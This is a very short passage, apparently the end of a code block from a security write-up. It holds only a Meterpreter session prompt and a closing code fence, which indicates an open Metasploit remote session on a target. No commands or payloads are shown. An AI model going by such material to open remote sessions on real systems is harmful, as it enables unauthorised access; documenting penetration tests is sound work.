meterpreter >
```